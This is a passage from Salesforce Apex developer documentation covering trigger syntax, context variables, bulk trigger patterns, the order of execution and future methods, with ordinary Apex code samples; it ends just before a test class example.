To define a trigger, use the following syntax:

```
trigger TriggerName on ObjectName (trigger_events) {
   code_block
}
```

where *trigger_events* can be a comma-separated list of one or more of the following events:

- before insert
- before update
- before delete
- after insert
- after update
- after delete
- after undelete

Note: A trigger invoked by an insert, delete, or update of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

For example, the following code defines a trigger for the before insert and before update events on the Account object:

```
trigger myAccountTrigger on Account (before insert, before update) {
    // Your code here
}
```

The code block of a trigger cannot contain the static keyword. Triggers can only contain keywords applicable to an inner class. In addition, you do not have to manually commit any database changes made by a trigger. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Trigger Context Variables

All triggers define implicit variables that allow developers to access run-time context. These variables are contained in the System.Trigger class.

Variable	Usage
isExecuting	Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an executeanonymous() API call.
isInsert	Returns true if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API.
isUpdate	Returns true if this trigger was fired due to an update operation, from the Salesforce user interface, Apex, or the API.
isDelete	Returns true if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API.
isBefore	Returns true if this trigger was fired before any record was saved.
isAfter	Returns true if this trigger was fired after all records were saved.

Variable	Usage
`isUndelete`	Returns `true` if this trigger was fired after a record is recovered from the Recycle Bin (that is, after an undelete operation from the Salesforce user interface, Apex, or the API.)
`new`	Returns a list of the new versions of the sObject records. Note that this sObject list is only available in `insert` and `update` triggers, and the records can only be modified in `before` triggers.
`newMap`	A map of IDs to the new versions of the sObject records. Note that this map is only available in `before update`, `after insert`, and `after update` triggers.
`old`	Returns a list of the old versions of the sObject records. Note that this sObject list is only available in `update` and `delete` triggers.
`oldMap`	A map of IDs to the old versions of the sObject records. Note that this map is only available in `update` and `delete` triggers.
`size`	The total number of records in a trigger invocation, both old and new.

Note: If any record that fires a trigger includes an invalid field value (for example, a formula that divides by zero), that value is set to `null` in the `new`, `newMap`, `old`, and `oldMap` trigger context variables.

For example, in this simple trigger, `Trigger.new` is a list of sObjects and can be iterated over in a `for` loop, or used as a bind variable in the `IN` clause of a SOQL query.

```
Trigger simpleTrigger on Account (after insert) {
    for (Account a : Trigger.new) {
        // Iterate over each sObject
    }

    // This single query finds every contact that is associated with any of the
    // triggering accounts. Note that although Trigger.new is a collection of
    // records, when used as a bind variable in a SOQL query, Apex automatically
    // transforms the list of records into a list of corresponding Ids.
    Contact[] cons = [SELECT LastName FROM Contact
                      WHERE AccountId IN :Trigger.new];
}
```

This trigger uses Boolean context variables like `Trigger.isBefore` and `Trigger.isDelete` to define code that only executes for specific trigger conditions:

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
if (Trigger.isBefore) {
    if (Trigger.isDelete) {

        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
```

```
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
        }
    } else {

    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

Context Variable Considerations

Be aware of the following considerations for trigger context variables:

- `trigger.new` and `trigger.old` cannot be used in Apex DML operations.
- You can use an object to change its own field values using `trigger.new`, but only in before triggers. In all after triggers, `trigger.new` is not saved, so a runtime exception is thrown.
- `trigger.old` is always read-only.
- You cannot delete `trigger.new`.

The following table lists considerations about certain actions in different trigger events:

Trigger Event	Can change fields using `trigger.new`	Can update original object using an update DML operation	Can delete original object using a delete DML operation
`before insert`	Allowed.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.
`after insert`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.
`before update`	Allowed.	Not allowed. A runtime error is thrown.	Not allowed. A runtime error is thrown.
`after update`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed. Even though bad code could cause an infinite recursion doing this incorrectly, the error would be found by the governor limits.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.
`before delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in before delete triggers.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.	Not allowed. A runtime error is thrown. The deletion is already in progress.
`after delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in after delete triggers.	Not applicable. The object has already been deleted.	Not applicable. The object has already been deleted.
`after undelete`	Not allowed. A runtime error is thrown. `trigger.old` is not available in after undelete triggers.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.

Common Bulk Trigger Idioms

Although bulk triggers allow developers to process more records without exceeding execution governor limits, they can be more difficult for developers to understand and code because they involve processing batches of several records at a time. The following sections provide examples of idioms that should be used frequently when writing in bulk.

Using Maps and Sets in Bulk Triggers

Set and map data structures are critical for successful coding of bulk triggers. Sets can be used to isolate distinct records, while maps can be used to hold query results organized by record ID.

For example, this bulk trigger from the sample quoting application first adds each pricebook entry associated with the OpportunityLineItem records in `Trigger.new` to a set, ensuring that the set contains only distinct elements. It then queries the PricebookEntries for their

associated product color, and places the results in a map. Once the map is created, the trigger iterates through the OpportunityLineItems in `Trigger.new` and uses the map to assign the appropriate color.

```
// When a new line item is added to an opportunity, this trigger copies the value of the
// associated product's color to the new record.
trigger oppLineTrigger on OpportunityLineItem (before insert) {

    // For every OpportunityLineItem record, add its associated pricebook entry
    // to a set so there are no duplicates.
    Set<Id> pbeIds = new Set<Id>();
    for (OpportunityLineItem oli : Trigger.new)
        pbeIds.add(oli.pricebookentryid);

    // Query the PricebookEntries for their associated product color and place the results

    // in a map.
    Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>(
        [select product2.color__c from pricebookentry
         where id in :pbeIds]);

    // Now use the map to set the appropriate color on every OpportunityLineItem processed

    // by the trigger.
    for (OpportunityLineItem oli : Trigger.new)
        oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c;
}
```

Correlating Records with Query Results in Bulk Triggers

Use the `Trigger.newMap` and `Trigger.oldMap` ID-to-sObject maps to correlate records with query results. For example, this trigger from the sample quoting app uses `Trigger.oldMap` to create a set of unique IDs (`Trigger.oldMap.keySet()`). The set is then used as part of a query to create a list of quotes associated with the opportunities being processed by the trigger. For every quote returned by the query, the related opportunity is retrieved from `Trigger.oldMap` and prevented from being deleted:

```
trigger oppTrigger on Opportunity (before delete) {
    for (Quote__c q : [SELECT opportunity__c FROM quote__c
                       WHERE opportunity__c IN :Trigger.oldMap.keySet()]) {
        Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete
                                                       opportunity with a quote');
    }
}
```

Using Triggers to Insert or Update Records with Unique Fields

When an `insert` or `upsert` event causes a record to duplicate the value of a unique field in another new record in that batch, the error message for the duplicate record includes the ID of the first record. However, it is possible that the error message may not be correct by the time the request is finished.

When there are triggers present, the retry logic in bulk operations causes a rollback/retry cycle to occur. That retry cycle assigns new keys to the new records. For example, if two records are inserted with the same value for a unique field, and you also have an `insert` event defined for a trigger, the second duplicate record fails, reporting the ID of the first record. However, once the system rolls back the changes and re-inserts the first record by itself, the record receives a new ID. That means the error message reported by the second record is no longer valid.

Defining Triggers

Trigger code is stored as metadata under the object with which they are associated. To define a trigger in Salesforce:

1. For a standard object, from Setup, click **Customize**, click the name of the object, then click **Triggers**.

   For a custom object, from Setup, click **Create** > **Objects** and click the name of the object.

   For campaign members, from Setup, click **Customize** > **Campaigns** > **Campaign Member** > **Triggers**.

   For case comments, from Setup, click **Customize** > **Cases** > **Case Comments** > **Triggers**.

   For email messages, from Setup, click **Customize** > **Cases** > **Email Messages** > **Triggers**.

   For comments on ideas, from Setup, click **Customize** > **Ideas** > **Idea Comments** > **Triggers**.

   For the Attachment, ContentDocument, and Note standard objects, you can't create a trigger in the Salesforce user interface. For these objects, create a trigger using development tools, such as the Developer Console or the Force.com IDE. Alternatively, you can also use the Metadata API.

2. In the Triggers related list, click **New**.
3. Click Version Settings to specify the version of Apex and the API used with this trigger. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this trigger. Use the default values for all versions. This associates the trigger with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
4. Click Apex Trigger and select the `Is Active` checkbox if the trigger should be compiled and enabled. Leave this checkbox deselected if you only want to store the code in your organization's metadata. This checkbox is selected by default.
5. In the `Body` text box, enter the Apex for the trigger. A single trigger can be up to 1 million characters in length.

   To define a trigger, use the following syntax:

   ```
   trigger TriggerName on ObjectName (trigger_events) {
      code_block
   }
   ```

   where *`trigger_events`* can be a comma-separated list of one or more of the following events:

   - `before insert`
   - `before update`
   - `before delete`
   - `after insert`
   - `after update`
   - `after delete`
   - `after undelete`

   Note: A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

6. Click **Save**.

Note: Triggers are stored with an `isValid` flag that is set to `true` as long as dependent metadata has not changed since the trigger was last compiled. If any changes are made to object names or fields that are used in the trigger, including superficial changes such as edits to an object or field description, the `isValid` flag is set to `false` until the Apex compiler reprocesses the code. Recompiling occurs when the trigger is next executed, or when a user re-saves the trigger in metadata.

If a lookup field references a record that has been deleted, Salesforce clears the value of the lookup field by default. Alternatively, you can choose to prevent records from being deleted if they're in a lookup relationship.

The Apex Trigger Editor

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting
The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search ( )
Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

  If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1(\s+)(.*)>` and replace it with `<h2$1$2>`.

Go to line ( )
This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo ( ) and Redo ( )
Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size
Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position
The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor.

Line and character count
The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Triggers and Merge Statements

Merge events do not fire their own trigger events. Instead, they fire delete and update events as follows:

Deletion of losing records
A single merge operation fires a single delete event for all records that are deleted in the merge. To determine which records were deleted as a result of a merge operation use the `MasterRecordId` field in `Trigger.old`. When a record is deleted after losing a merge operation, its `MasterRecordId` field is set to the ID of the winning record. The `MasterRecordId` field is only set in `after delete` trigger events. If your application requires special handling for deleted records that occur as a result of a merge, you need to use the `after delete` trigger event.

Update of the winning record
A single merge operation fires a single update event for the winning record only. Any child records that are reparented as a result of the merge operation do not fire triggers.

For example, if two contacts are merged, only the delete and update contact triggers fire. No triggers for records related to the contacts, such as accounts or opportunities, fire.

The following is the order of events when a merge occurs:

1. The `before delete` trigger fires.
2. The system deletes the necessary records due to the merge, assigns new parent records to the child records, and sets the `MasterRecordId` field on the deleted records.
3. The `after delete` trigger fires.
4. The system does the specific updates required for the master record. Normal update triggers apply.

Triggers and Recovered Records

The `after undelete` trigger event only works with recovered records—that is, records that were deleted and then recovered from the Recycle Bin through the `undelete` DML statement. These are also called undeleted records.

The `after undelete` trigger events only run on top-level objects. For example, if you delete an Account, an Opportunity may also be deleted. When you recover the Account from the Recycle Bin, the Opportunity is also recovered. If there is an `after undelete` trigger event associated with both the Account and the Opportunity, only the Account `after undelete` trigger event executes.

The `after undelete` trigger event only fires for the following objects:

- Account
- Asset
- Campaign
- Case
- Contact
- ContentDocument
- Contract
- Custom objects
- Event
- Lead
- Opportunity
- Product
- Solution
- Task

Triggers and Order of Execution

When you save a record with an `insert`, `update`, or `upsert` statement, Salesforce performs the following events in order.

Note: Before Salesforce executes these events on the server, the browser runs JavaScript validation if the record contains any dependent picklist fields. The validation limits each dependent picklist field to its available values. No other validation occurs on the client side.

On the server, Salesforce:

1. Loads the original record from the database or initializes the record for an `upsert` statement.
2. Loads the new record field values from the request and overwrites the old values.

   If the request came from a standard UI edit page, Salesforce runs system validation to check the record for:

   - Compliance with layout-specific rules
   - Required values at the layout level and field-definition level
   - Valid field formats
   - Maximum field length

   Salesforce doesn't perform system validation in this step when the request comes from other sources, such as an Apex application or a SOAP API call.

   Salesforce runs user-defined validation rules if multiline items were created, such as quote line items and opportunity line items.
3. Executes all `before` triggers.
4. Runs most system validation steps again, such as verifying that all required fields have a non-`null` value, and runs any user-defined validation rules. The only system validation that Salesforce doesn't run a second time (when the request comes from a standard UI edit page) is the enforcement of layout-specific rules.
5. Executes duplicate rules. If the duplicate rule identifies the record as a duplicate and uses the block action, the record is not saved and no further steps, such as `after` triggers and workflow rules, are taken.
6. Saves the record to the database, but doesn't commit yet.
7. Executes all `after` triggers.
8. Executes assignment rules.
9. Executes auto-response rules.
10. Executes workflow rules.
11. If there are workflow field updates, updates the record again.
12. If the record was updated with workflow field updates, fires `before update` triggers and `after update` triggers one more time (and only one more time), in addition to standard validations. Custom validation rules and duplicate rules are not run again.
13. Executes processes.

    If there are workflow flow triggers, executes the flows.

    The Process Builder has superseded flow trigger workflow actions, formerly available in a pilot program. Organizations that are using flow trigger workflow actions can continue to create and edit them, but flow trigger workflow actions aren't available for new organizations. For information on enabling the Process Builder in your organization, contact Salesforce.
14. Executes escalation rules.
15. Executes entitlement rules.
16. If the record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the parent record. Parent record goes through save procedure.
17. If the parent record is updated, and a grandparent record contains a roll-up summary field or is part of a cross-object workflow, performs calculations and updates the roll-up summary field in the grandparent record. Grandparent record goes through save procedure.
18. Executes Criteria Based Sharing evaluation.
19. Commits all DML operations to the database.

20. Executes post-commit logic, such as sending email.

Note: During a recursive save, Salesforce skips steps 8 (assignment rules) through 17 (roll-up summary field in the grandparent record).

Additional Considerations

Please note the following when working with triggers.

- The order of execution isn't guaranteed when having multiple triggers for the same object due to the same event. For example, if you have two before insert triggers for Case, and a new Case record is inserted that fires the two triggers, the order in which these triggers fire isn't guaranteed.
- When a DML call is made with partial success allowed, more than one attempt can be made to save the successful records if the initial attempt results in errors for some records. For example, an error can occur for a record when a user-validation rule fails. Triggers are fired during the first attempt and are fired again during subsequent attempts. Because these trigger invocations are part of the same transaction, static class variables that are accessed by the trigger aren't reset. DML calls allow partial success when you set the `allOrNone` parameter of a Database DML method to `false` or when you call the SOAP API with default settings. For more details, see Bulk DML Exception Handling.
- If you are using `before` triggers to set `Stage` and `Forecast Category` for an opportunity record, the behavior is as follows:
  - If you set `Stage` and `Forecast Category`, the opportunity record contains those exact values.
  - If you set `Stage` but not `Forecast Category`, the `Forecast Category` value on the opportunity record defaults to the one associated with trigger `Stage`.
  - If you reset `Stage` to a value specified in an API call or incoming from the user interface, the `Forecast Category` value should also come from the API call or user interface. If no value for `Forecast Category` is specified and the incoming `Stage` is different than the trigger `Stage`, the `Forecast Category` defaults to the one associated with trigger `Stage`. If the trigger `Stage` and incoming `Stage` are the same, the `Forecast Category` is not defaulted.
- If you are cloning an opportunity with products, the following events occur in order:
  1. The parent opportunity is saved according to the list of events shown above.
  2. The opportunity products are saved according to the list of events shown above.

  Note: If errors occur on an opportunity product, you must return to the opportunity and fix the errors before cloning.

  If any opportunity products contain unique custom fields, you must null them out before cloning the opportunity.
- `Trigger.old` contains a version of the objects before the specific update that fired the trigger. However, there is an exception. When a record is updated and subsequently triggers a workflow rule field update, `Trigger.old` in the last update trigger won't contain the version of the object immediately prior to the workflow update, but the object before the initial update was made. For example, suppose an existing record has a number field with an initial value of 1. A user updates this field to 10, and a workflow rule field update fires and increments it to 11. In the update trigger that fires after the workflow field update, the field value of the object obtained from `Trigger.old` is the original value of 1, rather than 10, as would typically be the case.

Operations That Don't Invoke Triggers

Some operations don't invoke triggers.

Triggers are invoked for data manipulation language (DML) operations that are initiated or processed by the Java application server. Therefore, some system bulk operations don't invoke triggers. Some examples include:

- Cascading delete operations. Records that did not initiate a `delete` don't cause trigger evaluation.

- Cascading updates of child records that are reparented as a result of a merge operation
- Mass campaign status changes
- Mass division transfers
- Mass address updates
- Mass approval request transfers
- Mass email actions
- Modifying custom field data types
- Renaming or replacing picklists
- Managing price books
- Changing a user's default division with the transfer division option checked
- Changes to the following objects:
  - BrandTemplate
  - MassEmailTemplate
  - Folder
- Update account triggers don't fire before or after a business account record type is changed to person account (or a person account record type is changed to business account.)

Note: Inserts, updates, and deletes on person accounts fire Account triggers, not Contact triggers.

The `before` triggers associated with the following operations are fired during lead conversion only if validation and triggers for lead conversion are enabled in the organization:

- `insert` of accounts, contacts, and opportunities
- `update` of accounts and contacts

Opportunity triggers are not fired when the account owner changes as a result of the associated opportunity's owner changing.

When you modify an opportunity product on an opportunity, or when an opportunity product schedule changes an opportunity product, even if the opportunity product changes the opportunity, the `before` and `after` triggers and the validation rules don't fire for the opportunity. However, roll-up summary fields do get updated, and workflow rules associated with the opportunity do run.

The `getContent` and `getContentAsPDF` PageReference methods aren't allowed in triggers.

Note the following for the ContentVersion object:

- Content pack operations involving the ContentVersion object, including slides and slide autorevision, don't invoke triggers.

  Note: Content packs are revised when a slide inside the pack is revised.

- Values for the `TagCsv` and `VersionData` fields are only available in triggers if the request to create or update ContentVersion records originates from the API.
- You can't use `before` or `after delete` triggers with the ContentVersion object.

Triggers on the Attachment object don't fire when:

- the attachment is created via Case Feed publisher.
- the user sends email via the Email related list and adds an attachment file.

Triggers fire when the Attachment object is created via Email-to-Case or via the UI.

Entity and Field Considerations in Triggers

QuestionDataCategorySelection Entity Not Available in After Insert Triggers

The `after insert` trigger that fires after inserting one or more `Question` records doesn't have access to the `QuestionDataCategorySelection` records that are associated with the inserted `Questions`. For example, the following query doesn't return any results in an `after insert` trigger:

```
QuestionDataCategorySelection[] dcList =

[select Id,DataCategoryName from QuestionDataCategorySelection where ParentId IN :questions];
```

Fields Not Updateable in Before Triggers

Some field values are set during the system save operation, which occurs after `before` triggers have fired. As a result, these fields cannot be modified or accurately detected in `before insert` or `before update` triggers. Some examples include:

- `Task.isClosed`
- `Opportunity.amount`*
- `Opportunity.ForecastCategory`
- `Opportunity.isWon`
- `Opportunity.isClosed`
- `Contract.activatedDate`
- `Contract.activatedById`
- `Case.isClosed`
- `Solution.isReviewed`
- `Id` (for all records)**
- `createdDate` (for all records)**
- `lastUpdated` (for all records)
- `Event.WhoId` (when Shared Activities is enabled)
- `Task.WhoId` (when Shared Activities is enabled)

* When `Opportunity` has no `lineitems`, `Amount` can be modified by a `before` trigger.

** `Id` and `createdDate` can be detected in `before update` triggers, but cannot be modified.

Fields Not Updateable in After Triggers

The following fields can't be updated by `after insert` or `after update` triggers.

- `Event.WhoId`
- `Task.WhoId`

Considerations for Event DateTime Fields in Insert and Update Triggers

We recommend using the following date and time fields to create or update events.

- When creating or updating a timed Event, use `ActivityDateTime` to avoid issues with inconsistent date and time values.

- When creating or updating an all-day Event, use `ActivityDate` to avoid issues with inconsistent date and time values.
- We recommend that you use `DurationInMinutes` because it works with all updates and creates for Events.

Operations Not Supported in Insert and Update Triggers

The following operations aren't supported in `insert` and `update` triggers.

- Manipulating an activity relation through the `TaskRelation` or `EventRelation` object, if Shared Activities is enabled
- Manipulating an invitee relation on a group event through the `Invitee` object, whether or not Shared Activities is enabled

Entities Not Supported in Update Triggers

Certain objects can't be updated, and therefore, shouldn't have `before update` and `after update` triggers.

- FeedItem
- FeedComment

Entities Not Supported in After Undelete Triggers

Certain objects can't be restored, and therefore, shouldn't have `after undelete` triggers.

- CollaborationGroup
- CollaborationGroupMember
- FeedItem
- FeedComment

Considerations for Chatter Objects

Things to consider about FeedItem and FeedComment triggers:

- Only FeedItems of `Type` `TextPost`, `LinkPost`, `HasLink`, `ContentPost`, and `HasContent` can be inserted, and therefore invoke the `before` or `after insert` trigger. User status updates don't cause the FeedItem triggers to fire.
- While FeedPost objects were supported for API versions 18.0, 19.0, and 20.0, don't use any insert or delete triggers saved against versions prior to 21.0.
- For FeedItem the following fields are not available in the `before insert` trigger:
  - `ContentSize`
  - `ContentType`

  In addition, the `ContentData` field is not available in any delete trigger.
- Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

  The attachment and capabilities information may not be available from these methods: `ConnectApi.ChatterFeeds.getFeedItem`, `ConnectApi.ChatterFeeds.getFeedElement`, `ConnectApi.ChatterFeeds.getFeedPoll`, `ConnectApi.ChatterFeeds.getFeedElementPoll`, `ConnectApi.ChatterFeeds.postFeedItem`, `ConnectApi.ChatterFeeds.postFeedElement`, `ConnectApi.ChatterFeeds.shareFeedItem`, `ConnectApi.ChatterFeeds.shareFeedElement`, `ConnectApi.ChatterFeeds.voteOnFeedPoll`,and `ConnectApi.ChatterFeeds.voteOnFeedElementPoll`

- For FeedComment `before insert` and `after insert` triggers, the fields of a ContentVersion associated with the FeedComment (obtained through `FeedComment.RelatedRecordId`) are not available.
- Apex code uses additional security when executing in a Chatter context. To post to a private group, the user running the code must be a member of that group. If the running user isn't a member, you can set the `CreatedById` field to be a member of the group in the FeedItem record.

Note the following for the CollaborationGroup and CollaborationGroupMember objects:

- When CollaborationGroupMember is updated, CollaborationGroup is automatically updated as well to ensure that the member count is correct. As a result, when CollaborationGroupMember `update` or `delete` triggers run, CollaborationGroup `update` triggers run as well.

Considerations for the Salesforce Side Panel for Salesforce for Outlook

When an email is associated to a record using the Salesforce Side Panel for Salesforce for Outlook, the email associations are represented in the `WhoId` or `WhatId` fields on a task record. Associations are completed after the task is created, so the `Task.WhoId` and `Task.WhatId` fields aren't immediately available in `before` or `after` Task triggers for insert and update events, and their values are initially `null`. The `WhoId` and `WhatId` fields are set on the saved task record in a subsequent operation, however, so their values can be retrieved later.

Trigger Exceptions

Triggers can be used to prevent DML operations from occurring by calling the `addError()` method on a record or field. When used on `Trigger.new` records in `insert` and `update` triggers, and on `Trigger.old` records in `delete` triggers, the custom error message is displayed in the application interface and logged.

Note: Users experience less of a delay in response time if errors are added to `before` triggers.

A subset of the records being processed can be marked with the `addError()` method:

- If the trigger was spawned by a DML statement in Apex, any one error results in the entire operation rolling back. However, the runtime engine still processes every record in the operation to compile a comprehensive list of errors.
- If the trigger was spawned by a bulk DML call in the Force.com API, the runtime engine sets aside the bad records and attempts to do a partial save of the records that did not generate errors. See Bulk DML Exception Handling on page 137.

If a trigger ever throws an unhandled exception, all records are marked with an error and no further processing takes place.

SEE ALSO:

addError(errorMsg)

addError(errorMsg)

Trigger and Bulk Request Best Practices

A common development pitfall is the assumption that trigger invocations never include more than one record. Apex triggers are optimized to operate in bulk, which, by definition, requires developers to write logic that supports bulk operations.

This is an example of a flawed programming pattern. It assumes that only one record is pulled in during a trigger invocation. While this might support most user interface events, it does not support bulk operations invoked through the SOAP API or Visualforce.

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   User c = [SELECT Id FROM User WHERE mileageid__c = Trigger.new[0].id];
}
```

This is another example of a flawed programming pattern. It assumes that less than 100 records are pulled in during a trigger invocation. If more than 20 records are pulled into this request, the trigger would exceed the SOQL query limit of 100 SELECT statements:

```
trigger MileageTrigger on Mileage__c (before insert, before update) {
   for(mileage__c m : Trigger.new){
      User c = [SELECT Id FROM user WHERE mileageid__c = m.Id];
   }
}
```

For more information on governor limits, see Execution Governors and Limits on page 269.

This example demonstrates the correct pattern to support the bulk nature of triggers while respecting the governor limits:

```
Trigger MileageTrigger on Mileage__c (before insert, before update) {
   Set<ID> ids = Trigger.newMap.keySet();
   List<User> c = [SELECT Id FROM user WHERE mileageid__c in :ids];
}
```

This pattern respects the bulk nature of the trigger by passing the `Trigger.new` collection to a set, then using the set in a single SOQL query. This pattern captures all incoming records within the request while limiting the number of SOQL queries.

Best Practices for Designing Bulk Programs

The following are the best practices for this design pattern:

- Minimize the number of data manipulation language (DML) operations by adding records to collections and performing DML operations against these collections.
- Minimize the number of SOQL statements by preprocessing records and generating sets, which can be placed in single SOQL statement used with the `IN` clause.

SEE ALSO:

Developing Code in the Cloud

Asynchronous Apex

Apex offers multiple ways for running your Apex code asynchronously. Choose the asynchronous Apex feature that best suits your needs.

This table lists the asynchronous Apex features and when to use each.

Asynchronous Apex Feature	When to Use
Future Methods	• When you have a long-running method and need to prevent delaying an Apex transaction • When you make callouts to external Web services • To segregate DML operations and bypass the mixed save DML error
Queueable Apex	• To start a long-running operation and get an ID for it • To pass complex types to a job • To chain jobs

Asynchronous Apex Feature	When to Use
Batch Apex	• For long-running jobs with large data volumes that need to be performed in batches, such as database maintenance jobs • For jobs that need larger query results than regular transactions allow
Scheduled Apex	• To schedule an Apex class to run on a specific schedule

Future Methods

A future method runs in the background, asynchronously. You can call a future method for executing long-running operations, such as callouts to external Web services or any operation you'd like to run in its own thread, on its own time. You can also make use of future methods to isolate DML operations on different sObject types to prevent the mixed DML error. Each future method is queued and executes when system resources become available. That way, the execution of your code doesn't have to wait for the completion of a long-running operation. A benefit of using future methods is that some governor limits are higher, such as SOQL query limits and heap size limits.

To define a future method, simply annotate it with the `future` annotation, as follows.

```
global class FutureClass
{
    @future
    public static void myFutureMethod()
    {
        // Perform some operations
    }
}
```

Methods with the `future` annotation must be static methods, and can only return a void type. The specified parameters must be primitive data types, arrays of primitive data types, or collections of primitive data types. Methods with the `future` annotation cannot take sObjects or objects as arguments.

The reason why sObjects can't be passed as arguments to future methods is because the sObject might change between the time you call the method and the time it executes. In this case, the future method will get the old sObject values and might overwrite them. To work with sObjects that already exist in the database, pass the sObject ID instead (or collection of IDs) and use the ID to perform a query for the most up-to-date record. The following example shows how to do so with a list of IDs.

```
global class FutureMethodRecordProcessing
{
    @future
    public static void processRecords(List<ID> recordIds)
    {
        // Get those records based on the IDs
        List<Account> accts = [SELECT Name FROM Account WHERE Id IN :recordIds];
        // Process records
    }
}
```

The following is a skeletal example of a future method that makes a callout to an external service. Notice that the annotation takes an extra parameter (`callout=true`) to indicate that callouts are allowed. To learn more about callouts, see Invoking Callouts Using Apex.

```
global class FutureMethodExample
{
    @future(callout=true)
    public static void getStockQuotes(String acctName)
    {
         // Perform a callout to an external service
    }

}
```

Inserting a user with a non-null role must be done in a separate thread from DML operations on other sObjects. This example uses a future method to achieve this. The future method, `insertUserWithRole`, which is defined in the `Util` class, performs the insertion of a user with the COO role. This future method requires the COO role to be defined in the organization. The `useFutureMethod` method in `MixedDMLFuture` inserts an account and calls the future method, `insertUserWithRole`.

This is the definition of the `Util` class, which contains the future method for inserting a user with a non-null role.

```
public class Util {
    @future
    public static void insertUserWithRole(
        String uname, String al, String em, String lname) {

        Profile p = [SELECT Id FROM Profile WHERE Name='Standard User'];
        UserRole r = [SELECT Id FROM UserRole WHERE Name='COO'];
        // Create new user with a non-null user role ID
        User u = new User(alias = al, email=em,
            emailencodingkey='UTF-8', lastname=lname,
            languagelocalekey='en_US',
            localesidkey='en_US', profileid = p.Id, userroleid = r.Id,
            timezonesidkey='America/Los_Angeles',
            username=uname);
        insert u;
    }
}
```

This is the class containing the main method that calls the future method defined previously.

```
public class MixedDMLFuture {
    public static void useFutureMethod() {
        // First DML operation
        Account a = new Account(Name='Acme');
        insert a;

        // This next operation (insert a user with a role)
        // can't be mixed with the previous insert unless
        // it is within a future method.
        // Call future method to insert a user with a role.
        Util.insertUserWithRole(
            'mruiz@awcomputing.com', 'mruiz',
            'mruiz@awcomputing.com', 'Ruiz');
    }
}
```

You can invoke future methods the same way you invoke any other method. However, a future method can't invoke another future method.

Methods with the `future` annotation have the following limits:

- No more than 50 method calls per Apex invocation

  Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

- The maximum number of `future` method invocations per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire organization and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The licenses that count toward this limit are full Salesforce user licenses or Force.com App Subscription user licenses. Chatter Free, Chatter customer users, Customer Portal User, and partner portal User licenses aren't included.

Note: Future method jobs queued before a Salesforce service maintenance downtime remain in the queue. After service downtime ends and when system resources become available, the queued future method jobs are executed. If a future method was running when downtime occurred, the future method execution is rolled back and restarted after the service comes back up.

Testing Future Methods

To test methods defined with the `future` annotation, call the class containing the method in a `startTest()`, `stopTest()` code block. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

For our example, this is how the test class looks.

```
